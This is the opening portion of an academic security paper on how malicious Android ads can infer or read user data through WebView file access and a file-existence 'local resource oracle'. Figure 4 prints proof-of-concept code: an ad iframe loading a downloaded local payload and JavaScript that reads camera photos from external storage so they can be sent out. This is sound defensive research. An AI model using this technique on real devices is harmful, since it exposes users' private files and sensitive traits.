What Mobile Ads Know About Mobile Users

Sooel Son Daehyeok Kim Vitaly Shmatikov
Google KAIST Cornell Tech

Abstract

We analyze the software stack of popular mobile advertising libraries on Android and investigate how they protect the users of advertising-supported apps from malicious advertising. We find that, by and large, Android advertising libraries properly separate the privileges of the ads from the host app by confining ads to dedicated browser instances that correctly apply the same origin policy.

We then demonstrate how malicious ads can infer sensitive information about users by accessing external storage, which is essential for media-rich ads in order to cache video and images. Even though the same origin policy prevents confined ads from reading other apps' external-storage files, it does not prevent them from learning that a file with a particular name exists. We show how, depending on the app, the mere existence of a file can reveal sensitive information about the user. For example, if the user has a pharmacy price-comparison app installed on the device, the presence of external-storage files with certain names reveals which drugs the user has looked for.

We conclude with our recommendations for redesigning mobile advertising software to better protect users from malicious advertising.

I. Introduction

Many mobile apps rely on advertising for at least part of their revenue. An advertising-supported app typically incorporates multiple advertising libraries (AdSDKs). While the app is running, each AdSDK fetches ads from its servers, where they have been uploaded by advertisers, and displays them to the app's user.

Business imperatives are driving the development of mobile advertising technology. To increase users' response to their ads, advertisers demand that AdSDKs support media-rich, active ads with JavaScript, images, and video. Consequently, modern AdSDKs provide facilities for MRAID (Mobile Rich Media Ad Interface Definitions), including local caching of ad content. Furthermore, mobile ads are fetched dynamically and often originate from other advertising networks, exchanges, brokers, and auctions.

Redirection, obfuscation, and proliferation of active content with new features make it difficult for AdSDKs to analyze or sanitize the content of the ads they serve. Therefore, AdSDKs must treat each ad as potentially untrusted and isolate it to prevent it from damaging the user's device or extracting sensitive information.

AdSDKs on Android solve this challenge by applying *privilege separation*. They show ads in a separate instance of the embedded WebView browser that does not have the same permissions as the host app and the AdSDK. For the purposes of this paper, we assume that WebView correctly enforces the same origin policy and prevents JavaScript in mobile ads from reading any content from other origins, including local files on the device.

Our contributions. We study mobile ad isolation in four popular Android AdSDKs (AdMob, MoPub, AirPush and AdMarvel) and investigate what a fully confined, privilege-separated mobile ad can learn about the user of the device on which it is displayed. In contrast to prior work, which focused on threats presented by malicious apps and advertising libraries, the capabilities of our attacker are very restricted. We assume that all apps on the user's device are benign, AdSDKs are benign as well, and the attacker cannot monitor or modify the user's network communications. The only attack vector available to a malicious advertiser is an ad-supported app that runs on the user's device and displays the attacker's ads in a confined WebView instance.

On modern Android devices, external storage is a shared cache where multiple apps store their files. As mentioned above, mobile ads need access to external storage, too, in order to cache videos and images. That said, when the same origin policy is enforced correctly, JavaScript in a malicious ad cannot read external-storage files belonging to other apps (although we demonstrate an exception in a popular AdSDK, which has serious privacy consequences).

The standard same origin policy, however, does not prevent an ad from determining whether a resource with

Permission to freely reproduce all or part of this paper for noncommercial purposes is granted provided that copies bear this notice and the full citation on the first page. Reproduction for commercial purposes is strictly prohibited without the prior written consent of the Internet Society, the first-named author (for reproduction of an entire paper only), and the author's employer if the paper was prepared within the scope of employment.
NDSS '16, 21-24 February 2016, San Diego, CA, USA
Copyright 2016 Internet Society, ISBN 1-891562-41-X
http://dx.doi.org/10.14722/ndss.2016.23407

a particular name exists on the device. We explain how a malicious ad running in any Android AdSDK can use this "local resource oracle" to infer sensitive information—which medications the user is taking, the user's gender preference in dating, his or her social circle, and even identity—if the user has been using certain apps on his or her device. Many apps cache files with predictable names in external storage in a way that depends on the user's in-app activities: a pharmacy shopping app caches images of the drugs that the user has searched for, a dating app caches the profiles that the user has looked at, etc. By attempting to load certain external-storage files and seeing which loads succeed, a mobile ad can infer sensitive information about the user even though it cannot read the loaded files. We also demonstrate how the leakage of location information combined with the device identifier in one of the AdSDKs in our study enables malicious advertisers to construct partial trajectories of users' movements.

We conclude with our proposed short-term defense and long-term recommendations for re-designing the Android advertising software stack to better protect mobile users from malicious advertising.

II. Mobile advertising ecosystem

Mobile advertising helps developers of mobile apps obtain revenue without directly charging users. Therefore, advertising is a key component of the mobile app ecosystem. Mobile advertising is typically integrated into mobile apps via an advertising library or SDK (AdSDK), which fetches and displays mobile ads while the app is running. Over 41% of apps in the Google Play Store include at least one mobile advertising library [6], and it is common for a single app to include several libraries from multiple advertising providers [37].

An Android AdSDK is a typically a third-party JAR library, which is intended to be included into the app's code with minimal changes and whose business logic is opaque to the app's developer. The code of an AdSDK runs with the same privileges as its host app. If the AdSDK, or the ads it is fetching and displaying, need a particular permission, the app must request this permission from the user even if it is not needed by the app's core functionality. Some AdSDKs abused these permissions to collect permanent device identifiers or sensitive information about the user [22, 46]. As we explain in Section III-C, the information collected by the AdSDK is typically used by the advertising service internally to decide which ads to show, but most of it is *not* disclosed to the ads, nor to the advertisers who created these ads.

In the rest of this section, we explain the trust relationships between apps, AdSDKs, and advertisers, and list the information that may be available to an AdSDK when choosing ads to show to the user.



Fig. 1: Mobile advertising ecosystem

A. Participants

Figure 1 shows a highly simplified overview of the mobile advertising ecosystem. The three main participants are mobile app developers or publishers, AdSDK providers (mobile advertising services), and advertisers.

Advertisers or their agencies upload advertising creatives as text, images, URLs, JavaScript, or HTML to the advertising networks managed by AdSDK providers. As mentioned above, app developers integrate AdSDKs into their apps. While the app is running, each AdSDK sends HTTP(S) requests to the servers of its advertising network and receives creatives written in HTML, JSON, or XML. AdSDK then displays the received creatives within WebView instances [51]. Each creative delivered and displayed on a mobile device is called an advertising *impression*; impressions are one of the measurement units used to charge advertisers. Section III describes the software stack used to support this advertising model on Android.

AdSDK providers play an essential role in connecting advertisers and app developers. Providers release AdSDK libraries and maintain advertising servers, which serve many types of advertising creatives, including banner and full-screen impressions. To maximize the click-through rates of their impressions, advertisers seek to enrich users' experience by making impressions more dynamic and responsive. To this end, AdSDKs have started to support mobile rich media advertisement interface definitions (MRAID) [26]. MRAID allows advertising creatives to be written in HTML and to invoke a limited set of JavaScript methods that require native-level functionalities. For instance, an MRAID advertising creative can invoke $mraid.storePicture$ to store images on a mobile device.

As Figure 1 illustrates, a creative delivered to mobile devices is not identical to the creative that was submitted by an advertiser. AdSDK providers rewrite the creatives and add extra functionalities for interacting with users. For instance, AdMob adds a button that lets users turn off interest-based advertisement or report offensive advertising impressions. Furthermore, AdSDK providers insert *trackers* into creatives (see Section II-C). Trackers notify advertisers or AdSDK providers whether delivered creatives are indeed displayed on users' devices.

B. Threats

For the purposes of this paper, we assume that the mobile apps and the AdSDKs are benign, but advertisers are untrusted and their impressions may contain malicious content. The attacker's capabilities in this model are significantly weaker than in the prior literature on the security and privacy of mobile advertising (see Section VIII), which focused on threats from malicious apps and abusive AdSDKs. That said, advertising-supported mobile apps are very popular, thus a malicious advertiser has many more opportunities to have his creatives displayed on users' devices than a malicious app creator, who must evade app-store filters and convince users to install his apps.

This threat model is realistic in today's mobile advertising ecosystem. In the U.S. and Europe, apps usually come from trusted app stores, are vetted by platform providers, and installed voluntarily by users. AdSDKs are typically developed and deployed by trusted advertising services such as AdMob and MoPub, which have their reputation at stake and are thus incentivized to ensure that their AdSDKs do not abuse the permissions granted to them.

Advertising impressions, on the other hand, often pass through multiple layers of brokers, auctions, and exchanges before arriving to users' devices. Because of this indirection, the exact origin of a given ad may be opaque. AdSDK providers depend on real-time monitoring and manual review to prevent malicious advertisers from serving offensive or malicious creatives, but these measures are not perfect. Filtering dynamic, active content such as JavaScript is notoriously difficult, thus it is not always feasible for advertising services to ensure that all mobile ads they serve are free of malicious content, especially if the content in question is stealthily snooping on the user rather than actively trying to install malware.

Therefore, modern AdSDKs treat ads as untrusted content and confine them to ensure that they cannot access sensitive information on the devices where they are displayed. In Section III, we describe the technical confinement mechanisms used by AdSDKs.

C. Information collected by AdSDKs

Both advertisers and advertising services commonly "track" users, i.e., link activities performed by the same user in order to build detailed user profiles, learn users' interests, and better target their advertising.

In the conventional Web ecosystem, tracking is often performed using third-party cookies [32], although there are several other mechanisms [1, 35]. In the mobile ecosystem, advertising impressions are displayed not in conventional Web browsers but in WebView instances integrated into mobile apps. Because WebView instances hosted by different apps do not share cookies or any other browser state, AdSDK providers rely on device identifiers [27].

Table I shows common identifiers used by AdSDKs on Android. Google Advertising ID (GAID) is a pseudonymous identifier that can be reset by the user. The other identifiers are permanent and cannot be controlled by the user (Android ID is semi-permanent because it can be reset only when the device is restored to its factory setting). Since August 2014, Google Play developer program policy requires Android apps to use GAID [2]. However, GAID is only available on mobile devices that have the Google Play service installed, and many Android devices without the Google Play service still use permanent identifiers.

Identifier	Description	Attribute
GAID	User-resettable 32-digit alphanumeric identifier	Pseudonymous
Android ID	64-bit number randomly generated when device is set up for the first time [5]	Semi-permanent
IMEI	15-digit decimal identifier representing GSM or LTE device	Permanent
IMSI	15-digit decimal identifier representing mobile subscriber identity	Permanent
MAC address	48-bit number assigned to the device's Wi-Fi network interface	Permanent

TABLE I: Android device identifiers

Device identifiers play a key role for counting user clicks and advertising impressions served to the user. AdSDKs attach identifiers to HTTP(S) requests that they send to their providers' advertising servers, enabling the latter to link requests coming from the same device. Some AdSDKs also make device identifiers available to the advertising creatives they display, enabling the trackers embedded in these creatives to send the identifiers to advertisers. These trackers are implemented using JavaScript or image DOM elements (tracking pixels).

AdSDKs typically need access to geolocation and external storage on the device. Location is used to serve geotargeted advertising because the GPS coordinates from the device's onboard sensor are more accurate than the approximate location inferred from the device's IP address. Many AdSDKs attach location data to advertising requests [46]. External storage is needed by media-rich advertising creatives to cache video and image files. From the user's viewpoint, requests for these permissions come from the mobile app itself. The user cannot tell whether the app intrinsically requires these permissions for its core functionality or is requesting them for the benefit of one of several AdSDKs integrated into the app's code.

We investigated four popular AdSDK to determine what information they (1) send to AdSDK providers and (2) make available to advertisers. For this study, we integrated each AdSDK into an Android test app following the provider's integration guidelines and then used a proxy server to analyze advertising requests sent by the AdSDK.

Table II shows the results of our study. Observe that MoPub lets advertisers collect both the location and the device identifier [33], although fine-grained location is available only if the host app has the ACCESS_FINE_LOCATION permission. MoPub asks developers to request ACCESS_COARSE_LOCATION on its behalf, not ACCESS_FINE_LOCATION, but an app may still require fine-grained location for its core functionality. Since GAID is pseudonymous, in theory users

AdSDK	Information sent to AdSDK providers (AdSDK) or advertisers (Ads)					
	Fine Loc	Android ID	H(Android ID)	GAID	Model	H(IMEI)
AdMob [4]				AdSDK	AdSDK	
MoPub [33]	AdSDK, Ads		AdSDK $^{-}$, Ads $^{-}$	AdSDK $^{+}$, Ads $^{+}$	AdSDK	
AirPush [36]	AdSDK		AdSDK, Ads	AdSDK	AdSDK, Ads	AdSDK, Ads
AdMarvel [3]		AdSDK $^{-}$	Ads $^{-}$	AdSDK $^{+}$, Ads $^{+}$	AdSDK, Ads	

$^{+}$ Information sent only if Google Play Services are present on the device.
$^{-}$ Information sent only if Google Play Services are not present on the device.

TABLE II: Tracking information available to advertisers and AdSDK providers

can reset their identifiers to avoid tracking. We don't know whether users are aware of this or do in fact reset this identifier. In any case, location itself is a strong deanonymizer [20, 31, 55]. Furthermore, on devices without Google Play Services, fixed hash values of permanent Android identifiers are used instead of GAID. Whenever location is paired with a semi-permanent or permanent identifier, the advertiser can infer the device's trajectory (see Section VI-E).

III. Advertising software stack on Android

A. AdSDKs and WebView

Developers of ad-supported mobile apps integrate AdSDK code into their apps and request permissions needed by AdSDKs. When the user runs an ad-supported app, the included AdSDK fetches advertising creatives by sending a GET or POST HTTP(S) request to its provider's servers. As explained in Section II-C, AdSDK may attach device identifier and location to these requests.

Depending on the AdSDK, the response from the server may be in JSON, XML, or HTML. AdSDK extracts an advertising creative from this response. AdSDK then creates a WebView instance and loads the extracted creative into this instance. WebView is an Android class designed to display webpages inside apps [51].

Figure 2 shows a banner impression from the AdMob AdSDK and an interstitial impression from the MoPub AdSDK, both displayed within WebView (and deliberately blurred).

B. External storage

It is critical for AdSDKs to reduce latency when delivering advertising creatives to mobile devices and to minimize network data usage. AdSDKs thus need to cache files, images, and advertising videos on the device. They use external storage for this purpose.

Android supports devices with external storage [16], typically an SD card. External storage is protected by the permission system. Prior to Android 4.4 KitKat, reading data from external storage did not require any permissions; writing required the WRITE_EXTERNAL_STORAGE permission. Android 4.4 made two major changes



Fig. 2: Examples of mobile advertising impressions

in access control for external storage. First, reading external storage requires the READ_EXTERNAL_STORAGE permission (implicitly granted by WRITE_EXTERNAL_STORAGE). Second, each app has its own directory on external storage, allowing it to manage its data without any storage permissions. Apps with the READ_EXTERNAL_STORAGE permission can read data from the directories managed by other apps, but cannot write into them.

MoPub, AirPush, and AdMarvel all instruct app developers to request WRITE_EXTERNAL_STORAGE so that their AdSDKs can function properly. This automatically grants the READ_EXTERNAL_STORAGE permission. Furthermore, READ_EXTERNAL_STORAGE is one of the top four permissions requested by apps in popular categories [39]. Therefore, we assume that most ad-supported mobile apps can read external storage.

C. Mobile ad isolation

As explained in Section II-B, mobile ads must be treated as potentially malicious. Even prominent Internet sites have been affected by malicious advertising impressions [48]. Furthermore, many AdSDK providers, including AdMob, MoPub, and AdMarvel, serve ads over HTTP. Therefore, a man-in-the-middle attacker can inject malicious code into ads as they travel over the network.



Fig. 3: Overview of Android advertising stack

Because AdSDKs have the same privileges as their host apps, they must ensure that the ads they display cannot enjoy these privileges. To this end, AdSDKs confine ads in separate WebView instances, as shown in Figure 3. WebView instances created by different processes do not share any state, such as cookies, even if they display content from the same origin. Furthermore, WebView enforces the standard same origin policy [8, 42] on the displayed content. An advertising creative displayed in a WebView can interact with the host app through exposed bridge objects [19], but an AdSDK can restrict which bridges are available in its WebViews.

In this architecture, WebView instances still share the application process with their host app. There are research proposals such as AdDroid [37] and AdSplit [43] that impose stronger privilege separation between the AdSDK execution environment and the host app. All of the vulnerabilities described in this paper would still be present and exploitable even if the Android OS and AdSDKs deployed AdDroid or AdSplit.

Table III describes all methods for loading HTML content into a WebView instance. loadUrl fetches HTML content from a given URL; unless the URL is a file-scheme URI, this content cannot access local files via file-scheme URIs. loadData loads specified HTML content with the data-scheme origin; access to local files is blocked.

loadDataWithBaseURL loads the $data$ string with the given $baseUrl$ origin. Unless $baseUrl$ is a file-scheme URI, loaded content and local files have different origins. Nevertheless, the same origin policy (SOP) allows content from one origin to embed content from another origin, including image elements. Therefore, HTML and JavaScript loaded in this manner can embed local files,[1] subject to the standard SOP for cross-origin resources. Conceptually, this is very similar to a cross-domain GET, which is pervasively used in conventional webpages. Although embedding is allowed, SOP does not allow JavaScript from one origin to read content from another origin. Therefore, assuming that WebView correctly enforces SOP, JavaScript in advertising creatives can load—but not read!—local file resources. This seemingly safe design is directly based on the standard Web browser security model.

Prior to Android 4.1 Jelly Bean, WebView considered all file-scheme URIs to belong to the same origin. Technically, this is not a violation of SOP because Section 4 in RFC 6454 specifies that the treatment of file-scheme URI origins is implementation-specific [8]. For example, Firefox treats two different file URIs as the same origin only if one is the other's child directory, Internet Explorer treats all file URIs as the same origin by default, and Chrome treats each file URI as a unique origin [11].

Therefore, prior to Android 4.1, any ad loaded by an AdSDK could access any file owned by the host app and any file in external storage. Since Android 4.1, WebView by default treats each file-scheme URI as a unique origin. AdSDKs may change this default setting by enabling setAllowFileAccessFromFileURLs or setAllowUniversalAccessFromFileURLs [50]. The former allows HTML content loaded from any file URI to access all resources from any file URIs. The latter allows HTML content loaded from any file URI to access all resources regardless of their origins. In either of these cases, if the host app has the READ_EXTERNAL_STORAGE permission, any HTML content loaded in a WebView created by an AdSDK can read any file from external storage. In particular, if the AdSDK loads a malicious ad, JavaScript code in this ad can steal local files using AJAX requests via XMLHttpRequest.

Fortunately, with one exception (see Section IV-B), modern AdSDKs do not change the default setting of WebView. Therefore, malicious ads can only load, but not read, local files on the device.

IV. Inference mechanisms

In this section, we explain the mechanisms that mobile advertisers can use to infer sensitive information about the users to whom their ads are shown.

A. Attack model

As explained in Section II-B, we focus on threats from malicious advertisers, as opposed to malicious apps or abusive advertising libraries. In contrast to attacks that exploit advertising to entice victims to install malware [29, 48], in our model the attacker's goal is to collect sensitive information about users.

[1] Android 5.0 Lollipop does not allow the embedding of local resources if $baseUrl$ starts with https://.

WebView member method	Functionality
void loadUrl (String url)	Loads url
void loadData (String $data$, String $mimeType$, String $encoding$)	Loads $data$ using a data-scheme URL
void loadDataWithBaseURL (String $baseUrl$, String $data$, String $mimeType$, String $encoding$, String $historyUrl$)	Loads $data$ using $baseUrl$ as its origin

TABLE III: Methods for loading content into WebView

Mobile advertisers typically have some control over the selection and number of mobile devices on which their ads are shown. For example, they can bid through different advertising networks and specify the user profiles they wish to target. The number of victims is related to the number of ads served and the duration of the advertising campaign, both of which depend on the attacker's budget.

B. Reading local files

The attack described in this section depends on the Android version and exact AdSDK used to show the malicious ad. Prior to Android 4.1 Jelly Bean, WebView treated all file URIs as the same origin (see Section III-C). Since Android 4.1, each file-scheme URI has a separate origin by default. Nevertheless, AdSDKs can change this default setting of WebView via setAllowFileAccessFromFileURLs or setAllowUniversalAccessFromFileURLs. Neither requires user permission.

The attacker first entices the victim to download an HTML page that holds malicious payload. For example, the attacker can set up a webpage that causes Chrome and Firefox mobile browsers to automatically download the malicious file without user's consent [23].

Once the payload page is present on the user's device, the attacker's ad invokes the payload by opening this page within the same WebView where the ad is running. To do this, JavaScript in the ad can create an iframe pointing to the downloaded page via a file-scheme URI, or else change $window.location$ to this URI. WebView calls shouldOverrideUrlLoading to check whether the host app has registered a callback to intercept URI loading. If the answer is "false," WebView loads the payload page; otherwise it delegates the URI to the host app. After the ad has successfully loaded the page, JavaScript in the payload can steal any local file that belongs to the same file-scheme origin and that the host app is allowed to read.

The following summarizes the conditions under which a malicious ad can directly read files from the device's external storage.

- Victim automatically downloads a malicious payload page by visiting an attacker-controlled website.
- A mobile app on the victim's device includes an AdSDK that displays the attacker's ad.
- To display the attacker's ad, AdSDK loads it in a WebView instance using loadDataWithBaseURL with a scheme other than https:// for $baseUrl$.
- There is no shouldOverrideUrlLoading callback defined for the WebView instance, or the callback returns false.
- The WebView instance enables setJavascriptEnabled.
- The WebView instance enables setAllowFileAccess.
- The WebView instance precedes Android 4.1, or else the WebView instance enables either setAllowFileAccessFromFileURLs or setAllowUniversalAccessFromFileURLs.
- (Since Android 4.4 KitKat) The host app has the READ_EXTERNAL_STORAGE permission.

We found that the AdMarvel AdSDK satisfies the WebView-related conditions even on post-4.1 Android, i.e., it allows files loaded by ads to access any file on the device. This enables any ad shown in an AdMarvel-supported app to steal local files from external storage.

Figure 4 shows a sample exploit. First, the victim downloads $trigger.html$ to his device by visiting the attacker's webpage. The victim then opens an ad-supported app whose AdSDK, such as AdMarvel, shows ads in a WebView instance that satisfies the above conditions. The fetched advertising creative embeds an iframe whose src property is the file URI of the downloaded page—see Ln 4 in the top section of Figure 4. The attack payload initiates XMLHttpRequest to local resources, receives byte streams with the data, and exfiltrates them to the attacker's domain.

C. Inferring the existence of local files

When an AdSDK uses loadDataWithBaseURL to load an advertising creative via a scheme other than https:// in Android 5.0 or any scheme in pre-5.0 Android, the creative's HTML code can embed local files as DOM elements. The origin of the code is $baseURL$, the first argument of loadDataWithBaseURL. All AdSDKs in Table V use $null$ or their own domain names as $baseURL$. Therefore, the origin of any advertising code they load is different from the origin of the local files.

SOP thus prevents advertising code from reading the contents of cross-origin resources such as local files, but it does not prevent advertising code from embedding these files as image, audio, or video elements. This is the standard browser security model, enforced correctly. It is common for conventional webpages to include iframes, images, etc. from a different origin (without being able to read them). In fact, few modern websites would work if SOP prohibited the embedding of cross-origin resources.

This key feature of the Web programming model appears fairly harmless in its original Web context but has interesting privacy consequences when translated to the

Malicious advertising creative

```
1  <HTML>
2   ...
3   <!-- Embed a file-scheme URI -->
4   <iframe src="file:///sdcard/Download/
        trigger.html">
5   ...
6  </HTML>
```

Attack code for stealing local files

```
1  var list_to_extract = {
2    'Picture1' 'image1.jpg',
3    ...
4  };
5
6  function readFile(file) {
7    var rawFile = new XMLHttpRequest();
8    rawFile.open("GET", file, false);
9    rawFile.onreadystatechange = function ()
         {
10   if(rawFile.readyState === 4) {
11     if(rawFile.status === 200 || rawFile.
           status == 0) {
12       var allText = rawFile.responseText;
13       // Send retrieved data anywhere
14 } } }
15
16 function extractFilesFromSDcard() {
17   for (var key in list_to_extract) {
18     var file_url = "file:///sdcard/DCIM/
           Camera/" + list_to_extract[key];
19     readFile(file_url);
20   }
21 }
22
23 window.addEventListener("load",
       extractFilesFromSDcard, true);
```

Fig. 4: Directly reading local files

mobile context. It gives mobile ads a 1-bit **local resource oracle**. By attempting to load a DOM element whose URI points to a local file, a mobile ad learns whether a file with this name exists on the device. As explained in Section III-B, AdSDKs have the same privileges as the host app, including READ_EXTERNAL_STORAGE. Therefore, a mobile ad can check the existence of a file with a particular name in the device's external storage, even though it cannot read this file's contents.

The following conditions are necessary for mobile ads displayed by an AdSDK to take advantage of the local resource oracle:

- (Since Android 5.0 Lollipop) To load ads into a WebView instance, AdSDK uses loadDataWithBaseURL with a scheme other than https:// for the *baseUrl* argument.
- The WebView instance enables setJavascriptEnabled. The default value of this flag is false, but since running JavaScript in WebView is essential for mobile advertising, all AdSDKs from Table II enable setJavascriptEnabled.
- The WebView instance enables setAllowFileAccess (default is true).
- (Since Android 4.4 KitKat) The host app has the READ_EXTERNAL_STORAGE permission.

The local resource oracle exploits a subtle but crucial difference between the mobile and Web security models. On the Web, public resources can typically be retrieved via cross-origin requests. For sensitive resources, the recipient of a cross-origin request can perform access-control checks or ask the user's browser to enforce the same origin policy by sending back cross-origin resource sharing (CORS) headers. Local files are cross-origin resources, too, but there is no entity that can request or perform access-control checks. Therefore, Web browsers including Chrome, Firefox, and Safari strictly forbid accessing file resources from fetched Web pages. On the other hand, embedded browser components such as WebView allow this file access to give app developers more flexibility.

In contrast to the Web, on mobile devices the mere existence of a particular file can be sensitive because external storage is used as a cache by multiple apps. In the rest of this paper, we demonstrate how the presence of certain files can be used to infer confidential information about the state of various apps used by the device's user and thus about this user's activities.

D. Inferring users' trajectories

Table II shows device identifiers collected by AdSDKs. MoPub, one of the largest advertising services, reveals both the identifiers and, indirectly, locations to ads, enabling advertisers' to link multiple locations of the same device and thus construct the user's trajectory.

Figure 5 shows how advertisers can collect location data using the MoPub AdSDK. The flow of location data from the device to the advertiser is quite convoluted. It is collected by AdSDK on the device, then sent to the AdSDK server, then back to the device as part of the ad, and finally from the ad to the advertiser.

First, the advertiser uploads an advertising creative along with a tracking URL to the MoPub server. MoPub lets advertisers use macro parameters in the tracking URL. When the MoPub AdSDK on the device sends a request for advertising, the MoPub server replaces the macros in the tracking URL with the actual location data received from the device and sends this URL to the device as part of the advertising creative. A WebView instance in the MoPub AdSDK displays this creative, and HTTP(S) requests sent by the creative to the tracking URL reveal the device's location. We confirmed this data flow by examining network traffic between a mobile device running a MoPub-supported app and MoPub servers.

Since MoPub reveals both location data and device identifiers (GAID or the hash of Android ID), advertisers can easily determine if two locations were reported from the same device and thus reconstruct partial user



Fig. 5: The flow of location data in MoPub

trajectories. Even if the user periodically changes his or her pseudonymous GAID, sparse trajectories—e.g., work-home location pairs—are known to be strongly identifying (see Section VI-E) and allow the advertiser to link old and new GAID, effectively turning GAID into a permanent identifier. Furthermore, when the MoPub AdSDK uses Android ID as the device identifier in the absence of Google Play Services, each collected location becomes paired with a semi-permanent identifier. MoPub recommends developers to include the ACCESS_COARSE_LOCATION permission, but if the app requires ACCESS_FINE_LOCATION for its core functionality, location-identifier pairs leak to advertisers.

AirPush and AdMarvel let advertisers collect device identifiers but not fine-grained locations. Advertisers can still infer devices' locations from the source IP addresses of HTTP requests, but this information is much less precise than the device-reported locations revealed by MoPub.

V. Experimental setup

We evaluated the feasibility of inference mechanisms described in Section IV on three Android devices: Nexus 6, Samsung Galaxy S6, and Motorola Moto X. Table IV shows the OS version for each device.

Brand	Model	Android OS
Google Nexus	Nexus 6	Android 5.1
Samsung Galaxy S6	SAMSUNG-SM-G925A	Android 5.0.2
Motorola Moto X	XT1058	Android 4.4.4

TABLE IV: Testing devices

To simulate malicious advertisers, all testing devices were configured to use our proxy server. We did not upload advertising creatives with malicious payloads to the actual advertising networks lest we affect real users. Instead, the proxy server intercepts the creatives sent by the advertising networks to mobile devices and rewrites them by adding one script element as shown at the top of Figure 7. The added script element fetches a JavaScript file from our server. This script runs in the context of the advertising creative and simulates a malicious advertiser by attempting to collect or infer information from the device using the methods described in Section IV.

This setup accurately models the capabilities of a malicious advertiser, in particular his ability to include an undetected malicious script into an ad. AdSDKs on the device cannot distinguish an advertising creative rewritten by our proxy from a "genuine" creative because none of the existing AdSDKs check the integrity of delivered creatives. Furthermore, they could not do so even if they wanted to because fetched creatives often come from other advertising networks out of their control. We confirmed that advertising creatives from the MoPub and AirPush networks include third-party script elements whose source domains are not related to MoPub or AirPush.

Manual review of creatives and automatic monitoring systems operated by advertising services may prevent some malicious creatives from being delivered to users. Measuring the detection rates of these techniques is complementary to our work. Furthermore, these filters are designed to detect ads that actively push malware, not those that surreptitiously collect information from the devices on which they are displayed.



Fig. 6: Overview of inference attacks

VI. Inferring sensitive information

Section IV-C described the local resource oracle that enables a malicious ad to check the existence of a particular file in the external storage of the victim's Android

device. Figure 6 shows the overview of our experimental setup for evaluating attack feasibility.

Each exploit involves two apps. The *target app* creates local files in the device's external storage whose mere presence leaks sensitive information about the user. Target apps need not use AdSDKs or show any advertising at all. The *attack-vector app* is a different, advertising-supported app that happens to show a malicious advertising creative using one of the AdSDKs in our study. The target app and the attack-vector app run on the same device, but their execution need not be concurrent.

As our sample attack-vector apps, we selected four popular advertising-supported apps, each of which includes a different AdSDK, as shown in Table V. In Figure 6, the right-hand app represents one of the apps from Table V. Our experiments illustrate what an ad shown in any of these apps can learn about the user via the local resource oracle. We emphasize that these apps are just arbitrary examples. **Any** app using the same AdSDK can be exploited as an attack vector in exactly the same manner.

Android app	**AdSDK**	**Number of installs**
Dictionary.com	AdMob	10,000,00-50,000,000
TuneIn Radio	MoPub	100,000,000-500,000,000
Download Music MP3 2	AirPush	1,000,000-5,000,000
Personality Analysis Test	AdMarvel	100,000-500,000

TABLE V: Sample apps that use each AdSDK

Table VI shows four target apps that we chose to illustrate the diversity of sensitive personal information that can be inferred using the local resource oracle. The real targets of the attacker are the local files created by these target apps, as Figure 6 shows. These files reflect the state of the app and thus leak information about the user's activities that led to this state.

The second column in Table VI shows, for each target app, what information a mobile ad can infer if it is displayed in any *other* app on the same device that happens to include any of the AdSDKs in our study. The third column shows the numbers of installs for each target app.

